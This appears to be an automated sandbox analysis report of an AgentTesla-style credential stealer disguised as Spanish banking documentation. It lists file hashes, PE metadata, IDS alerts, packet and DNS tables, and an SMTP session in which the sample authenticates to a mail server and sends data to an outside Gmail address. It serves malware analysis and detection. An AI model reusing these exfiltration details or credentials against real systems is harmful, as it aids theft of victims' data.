SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEg:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHV
MD5:	CDB0CBEDFEC7CCD7229835F37D89305C
SHA1:	39023F8CFF044D44485DB049CE242383BCB07035
SHA-256:	B1D78A56636298EFB329B368C4D52F2DCCF7F948AF7E7A30D9A8916D532760FE

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.log	
SHA-512:	35066E4F12E28DA041B4EE5BE8E24B21A1FBF6D3267100EFA4EEC701288F48F5BA4E63A4866D1DEC3E1A8147A060B9E0D4C4D4A2FB49890AA617172AE4BFA764
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F10
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.853928366861313
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.96% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
File size:	529920
MD5:	d75e739d2c54d94cb846ddb1228cd0ce
SHA1:	c5537c783e9be86b1deec8ab5bc58086b395fb85
SHA256:	b38eaa5913624e88c5c8466dd9c448df0e7c112ec0a0126cbc0fed39d8c3f460
SHA512:	17f7c1a68bcbbbda951ab13fa78d7d453f3dad6a8201b144fda46f20047317a8acdac3881053efbc50d1c288009452c4ba678b4361451c7c2f4dd282cdb478e7
SSDEEP:	12288:YC19fAXhW7qQuT16haOTMTtulAzJ306c5iAFh9+:D19f4hW2Qup6wOTstyAzJMwAr
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....P.,..... ....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General	
Entrypoint:	0x48800a
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x87A5DBC2 [Wed Feb 12 04:57:38 2042 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00488000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0x103c4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x84000	0x638	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x86000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x88000	0x8	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x10000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
w}j^wL	0x2000	0xdb8c	0xdc00	False	1.00046164773	data	7.99679450535	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text	0x10000	0x72948	0x72a00	False	0.88547701404	data	7.84946737219	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x84000	0x638	0x800	False	0.34130859375	data	3.50979497099	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x86000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
	0x88000	0x10	0x200	False	0.044921875	data	0.122275881259	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x840a0	0x3a8	data		
RT_MANIFEST	0x84448	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Hotplates 2020-2021
Assembly Version	2.0.9.0
InternalName	DynamicPropertyHolder.exe
FileVersion	2.0.9.0
CompanyName	Hotplates
LegalTrademarks	
Comments	MLT
ProductName	Medical Laboratory
ProductVersion	2.0.9.0
FileDescription	Medical Laboratory
OriginalFilename	DynamicPropertyHolder.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-11:23:41.652784	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49741	587	192.168.2.5	151.80.237.40
02/25/21-11:23:45.709350	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49742	587	192.168.2.5	151.80.237.40

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:23:40.182836056 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:40.234313011 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:40.234473944 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.215612888 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.216160059 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.267694950 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.296730042 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.348573923 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.349245071 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.405221939 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.412411928 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.463936090 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.464483976 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.517613888 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.518053055 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.617088079 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.617124081 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.652784109 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.652959108 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.653033972 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.653115988 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:41.704384089 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.704437017 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.705837011 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:41.748981953 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:43.655505896 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:43.707983971 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:43.708233118 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:43.718151093 CET	49741	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:43.769521952 CET	587	49741	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.285482883 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.336119890 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.336205006 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.390239000 CET	587	49742	151.80.237.40	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:23:45.390499115 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.440113068 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.440404892 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.490170956 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.490649939 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.542669058 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.542977095 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.592406034 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.592658997 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.643505096 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.643755913 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.693193913 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.693224907 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.709173918 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.709350109 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.709458113 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.709578991 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.709795952 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.709901094 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.709995031 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.710100889 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:23:45.758797884 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.759121895 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.759140015 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.759428024 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.760936022 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:23:45.811779022 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:25:19.649772882 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:25:19.702020884 CET	587	49742	151.80.237.40	192.168.2.5
Feb 25, 2021 11:25:19.702265024 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:25:19.702605963 CET	49742	587	192.168.2.5	151.80.237.40
Feb 25, 2021 11:25:19.753355026 CET	587	49742	151.80.237.40	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:21:39.476377964 CET	62060	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:39.525214911 CET	53	62060	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:39.898612976 CET	61805	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:39.947323084 CET	53	61805	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:40.194750071 CET	54795	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:40.262618065 CET	53	54795	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:42.377831936 CET	49557	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:42.426700115 CET	53	49557	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:43.507566929 CET	61733	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:43.556627989 CET	53	61733	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:46.367276907 CET	65447	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:46.415833950 CET	53	65447	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:47.379300117 CET	52441	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:47.430773973 CET	53	52441	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:48.681478977 CET	62176	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:48.730254889 CET	53	62176	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:49.691289902 CET	59596	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:49.740421057 CET	53	59596	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:50.804085970 CET	65296	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:50.861043930 CET	53	65296	8.8.8.8	192.168.2.5
Feb 25, 2021 11:21:52.197709084 CET	63183	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:21:52.246304035 CET	53	63183	8.8.8.8	192.168.2.5
Feb 25, 2021 11:22:03.150038004 CET	60151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:22:03.208589077 CET	53	60151	8.8.8.8	192.168.2.5
Feb 25, 2021 11:22:13.516942978 CET	56969	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:22:13.566200972 CET	53	56969	8.8.8.8	192.168.2.5
Feb 25, 2021 11:22:34.690382957 CET	55161	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:22:34.739236116 CET	53	55161	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:22:35.358089924 CET	54757	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:22:35.415616035 CET	53	54757	8.8.8.8	192.168.2.5
Feb 25, 2021 11:22:37.598196030 CET	49992	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:22:37.646925926 CET	53	49992	8.8.8.8	192.168.2.5
Feb 25, 2021 11:22:46.975919962 CET	60075	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:22:47.034534931 CET	53	60075	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:07.385647058 CET	55016	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:07.444818974 CET	53	55016	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:08.118201971 CET	64345	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:08.181802034 CET	53	64345	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:08.874814034 CET	57128	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:08.932379961 CET	53	57128	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:09.420785904 CET	54791	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:09.501914978 CET	53	54791	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:09.578149080 CET	50463	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:09.644718885 CET	53	50463	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:10.066114902 CET	50394	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:10.123738050 CET	53	50394	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:10.705328941 CET	58530	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:10.762413979 CET	53	58530	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:11.376960039 CET	53813	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:11.436109066 CET	53	53813	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:12.474190950 CET	63732	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:12.525695086 CET	53	63732	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:14.183902025 CET	57344	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:14.245465994 CET	53	57344	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:14.887217045 CET	54450	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:14.938749075 CET	53	54450	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:39.870362997 CET	59261	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:39.943589926 CET	53	59261	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:39.961500883 CET	57151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:40.056440115 CET	53	57151	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:44.456857920 CET	59413	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:44.536700964 CET	53	59413	8.8.8.8	192.168.2.5
Feb 25, 2021 11:23:45.223028898 CET	60516	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:23:45.283976078 CET	53	60516	8.8.8.8	192.168.2.5
Feb 25, 2021 11:26:35.526266098 CET	51649	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:26:35.583487034 CET	53	51649	8.8.8.8	192.168.2.5
Feb 25, 2021 11:26:35.852231979 CET	65086	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:26:35.903703928 CET	53	65086	8.8.8.8	192.168.2.5
Feb 25, 2021 11:26:36.460910082 CET	56432	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:26:36.517954111 CET	53	56432	8.8.8.8	192.168.2.5
Feb 25, 2021 11:26:38.899626017 CET	52929	53	192.168.2.5	8.8.8.8
Feb 25, 2021 11:26:38.956767082 CET	53	52929	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 11:23:39.870362997 CET	192.168.2.5	8.8.8.8	0x4c87	Standard query (0)	mail.publi gestion.es	A (IP address)	IN (0x0001)
Feb 25, 2021 11:23:39.961500883 CET	192.168.2.5	8.8.8.8	0x7971	Standard query (0)	mail.publi gestion.es	A (IP address)	IN (0x0001)
Feb 25, 2021 11:23:44.456857920 CET	192.168.2.5	8.8.8.8	0x2661	Standard query (0)	mail.publi gestion.es	A (IP address)	IN (0x0001)
Feb 25, 2021 11:23:45.223028898 CET	192.168.2.5	8.8.8.8	0xf0f5	Standard query (0)	mail.publi gestion.es	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 11:23:39.943589926 CET	8.8.8.8	192.168.2.5	0x4c87	No error (0)	mail.publi gestion.es	publigestion.es		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 11:23:39.943589926 CET	8.8.8.8	192.168.2.5	0x4c87	No error (0)	publigestion.es		151.80.237.40	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 11:23:40.056440115 CET	8.8.8.8	192.168.2.5	0x7971	No error (0)	mail.publigestion.es	publigestion.es		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 11:23:40.056440115 CET	8.8.8.8	192.168.2.5	0x7971	No error (0)	publigestion.es		151.80.237.40	A (IP address)	IN (0x0001)
Feb 25, 2021 11:23:44.536700964 CET	8.8.8.8	192.168.2.5	0x2661	No error (0)	mail.publigestion.es	publigestion.es		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 11:23:44.536700964 CET	8.8.8.8	192.168.2.5	0x2661	No error (0)	publigestion.es		151.80.237.40	A (IP address)	IN (0x0001)
Feb 25, 2021 11:23:45.283976078 CET	8.8.8.8	192.168.2.5	0xf0f5	No error (0)	mail.publigestion.es	publigestion.es		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 11:23:45.283976078 CET	8.8.8.8	192.168.2.5	0xf0f5	No error (0)	publigestion.es		151.80.237.40	A (IP address)	IN (0x0001)
Feb 25, 2021 11:26:35.583487034 CET	8.8.8.8	192.168.2.5	0xf017	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 11:23:41.215612888 CET	587	49741	151.80.237.40	192.168.2.5	220-dns1.servidortierra.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 11:23:41 +0100 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 11:23:41.216160059 CET	49741	587	192.168.2.5	151.80.237.40	EHLO 124406
Feb 25, 2021 11:23:41.267694950 CET	587	49741	151.80.237.40	192.168.2.5	250-dns1.servidortierra.com Hello 124406 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 11:23:41.296730042 CET	49741	587	192.168.2.5	151.80.237.40	AUTH login aW5mb0BwdWJsaWdlc3Rpb24uZXM=
Feb 25, 2021 11:23:41.348573923 CET	587	49741	151.80.237.40	192.168.2.5	334 UGFzc3dvcmQ6
Feb 25, 2021 11:23:41.405221939 CET	587	49741	151.80.237.40	192.168.2.5	235 Authentication succeeded
Feb 25, 2021 11:23:41.412411928 CET	49741	587	192.168.2.5	151.80.237.40	MAIL FROM:<info@publigestion.es>
Feb 25, 2021 11:23:41.463936090 CET	587	49741	151.80.237.40	192.168.2.5	250 OK
Feb 25, 2021 11:23:41.464483976 CET	49741	587	192.168.2.5	151.80.237.40	RCPT TO:<smithrowe024@gmail.com>
Feb 25, 2021 11:23:41.517613888 CET	587	49741	151.80.237.40	192.168.2.5	250 Accepted
Feb 25, 2021 11:23:41.518053055 CET	49741	587	192.168.2.5	151.80.237.40	DATA
Feb 25, 2021 11:23:41.617124081 CET	587	49741	151.80.237.40	192.168.2.5	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 11:23:41.653115988 CET	49741	587	192.168.2.5	151.80.237.40	.
Feb 25, 2021 11:23:41.705837011 CET	587	49741	151.80.237.40	192.168.2.5	250 OK id=1lFDo5-0004Nf-JT
Feb 25, 2021 11:23:43.655505896 CET	49741	587	192.168.2.5	151.80.237.40	QUIT
Feb 25, 2021 11:23:43.707983971 CET	587	49741	151.80.237.40	192.168.2.5	221 dns1.servidortierra.com closing connection
Feb 25, 2021 11:23:45.390239000 CET	587	49742	151.80.237.40	192.168.2.5	220-dns1.servidortierra.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 11:23:45 +0100 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 11:23:45.390499115 CET	49742	587	192.168.2.5	151.80.237.40	EHLO 124406
